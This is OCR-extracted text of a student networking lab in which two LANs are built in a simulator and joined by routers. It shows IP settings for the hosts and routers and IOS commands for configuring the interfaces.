



Faculty 10 from PC LAB 2 pinging a Student 1 from PC LAB 1 : FAILURE
Faculty 10 from PC LAB 2 pinging a Faculty 4 from PC LAB 1 : SUCCESS


Problem 3: Create two LANs and connect them via a router


1. Create a LAN (named JU-Main) with three hosts connected via a layer-2 switch. Connect the switch to a router. Assign IP addresses to all the hosts and the router interface connected to this LAN from network address 192.168.120.0/24. Configure the default gateway of each host as the IP address of the interface of the router, which is connected to the LAN.
2. Create another LAN (named JU-SL) with three hosts connected via a layer-2 switch. Connect this switch to another router. Assign IP addresses to all the hosts and the router interface connected to this LAN from network address 192.168.130.0/24. Configure the default gateway of each host as the IP address of the interface of the router which is connected to the LAN.
3. Connect the two routers through appropriateWAN interfaces. Assign IP addresses to theWAN interfaces from network 192.168.150.0/24.
4. Add static route in both of the routers to route packets between two LANs.
5. Test the configuration by sending ping requests from hosts in each LAN.


1.





Router 1
Physical
Config
CLI
Attributes
GLOBAL
Settings
Algorithm Settings
ROUTING
Static
RIP
INTERFACE
FastEthernet0/0
FastEthernet1/0
Serial2/0
Serial3/0
FastEthernet4/0
FastEthernet5/0
FastEthernet0/0
Port Status
On
Bandwidth
100 Mbps
10 Mbps
Auto
Duplex
Half Duplex
Full Duplex
Auto
MAC Address
0030.A352.7C2B
IP Configuration
IPv4 Address
192.168.120.1
Subnet Mask
255.255.255.0
Tx Ring Limit
10
Equivalent IOS Commands
Press RETURN to get started!
Router>enable
Router#
Router#configure terminal
Enter configuration commands, one per line. End with CNTL/Z.
Router(config)#interface FastEthernet0/0
Router(config-if)#
Top



PC0
Physical
Config
Desktop
Programming
Attributes
IP Configuration
X
Interface
FastEthernet0
IP Configuration
DHCP
Static
IPv4 Address
192.168.120.2
Subnet Mask
255.255.255.0
Default Gateway
192.168.120.1
DNS Server
0.0.0.0



PC1
Physical
Config
Desktop
Programming
Attributes
IP Configuration
X
Interface
FastEthernet0
IP Configuration
DHCP
Static
IPv4 Address
192.168.120.3
Subnet Mask
255.255.255.0
Default Gateway
192.168.120.1
DNS Server
0.0.0.0



PC2
Physical
Config
Desktop
Programming
Attributes
IP Configuration
X
Interface
FastEthernet0
IP Configuration
DHCP
Static
IPv4 Address
192.168.120.4
Subnet Mask
255.255.255.0
Default Gateway
192.168.120.1
DNS Server
0.0.0.0


2.


Router-PT
Router 2
PC-PT
PC3
PC-PT
PC4
PC-PT
PC5



Router 2
Physical
Config
CLI
Attributes
GLOBAL
Settings
Algorithm Settings
ROUTING
Static
RIP
INTERFACE
FastEthernet0/0
FastEthernet1/0
Serial2/0
Serial3/0
FastEthernet4/0
FastEthernet5/0
FastEthernet0/0
Port Status
On
Bandwidth
100 Mbps
10 Mbps
Auto
Duplex
Half Duplex
Full Duplex
Auto
MAC Address
0001.42BA.33A6
IP Configuration
IPv4 Address
192.168.130.1
Subnet Mask
255.255.255.0
Tx Ring Limit
10
Equivalent IOS Commands
Router>enable
Router#
Router#configure terminal
Enter configuration commands, one per line. End with CNTL/Z.
Router(config)#interface FastEthernet0/0
Router(config-if)#ip address 192.168.130.1 255.255.255.0
Router(config-if)#
Router(config-if)#exit
Router(config)#interface FastEthernet0/0
Router(config-if)#
Top



PC3
Physical
Config
Desktop
Programming
Attributes
IP Configuration
X
Interface
FastEthernet0
IP Configuration
DHCP
Static
IPv4 Address
192.168.130.2
Subnet Mask
255.255.255.0
Default Gateway
192.168.130.1
DNS Server
0.0.0.0



PC5
Physical
Config
Desktop
Programming
Attributes
IP Configuration
X
Interface
FastEthernet0
IP Configuration
DHCP
Static
IPv4 Address
192.168.130.4
Subnet Mask
255.255.255.0
Default Gateway
192.168.130.1
DNS Server
0.0.0.0


PC4
Physical
Config
Desktop
Programming
Attributes
IP Configuration
X
Interface
FastEthernet0
IP Configuration
DHCP
Static
IPv4 Address
192.168.130.3
Subnet Mask
255.255.255.0
Default Gateway
192.168.130.1
DNS Server
0.0.0.0


3.



Router-PT
Router 1
Router-PT
Router 2
PC-PT
PC0
PC-PT
PC1
PC-PT
PC2
PC-PT
PC3
PC-PT
PC4
PC-PT
PC5


Router 1
Physical
Config
CLI
Attributes
GLOBAL
Settings
Algorithm Settings
ROUTING
Static
RIP
INTERFACE
FastEthernet0/0
FastEthernet1/0
Serial2/0
Serial3/0
FastEthernet4/0
FastEthernet5/0
Serial2/0
Port Status
On
Duplex
Full Duplex
Clock Rate
1200
IP Configuration
IPv4 Address
192.168.150.1
Subnet Mask
255.255.255.0
Tx Ring Limit
10
Equivalent IOS Commands
Router(config)#interface Serial2/0
Router(config-if)#ip address 192.168.150.1 255.255.255.0
Router(config-if)#no shutdown
Router(config-if)#
%LINK-5-CHANGED: Interface Serial2/0, changed state to up
%LINEPROTO-5-UPDOWN: Line protocol on Interface Serial2/0, changed state to up
Router(config-if)#
Router(config-if)#exit
Router(config)#interface Serial2/0
Router(config-if)#
Top

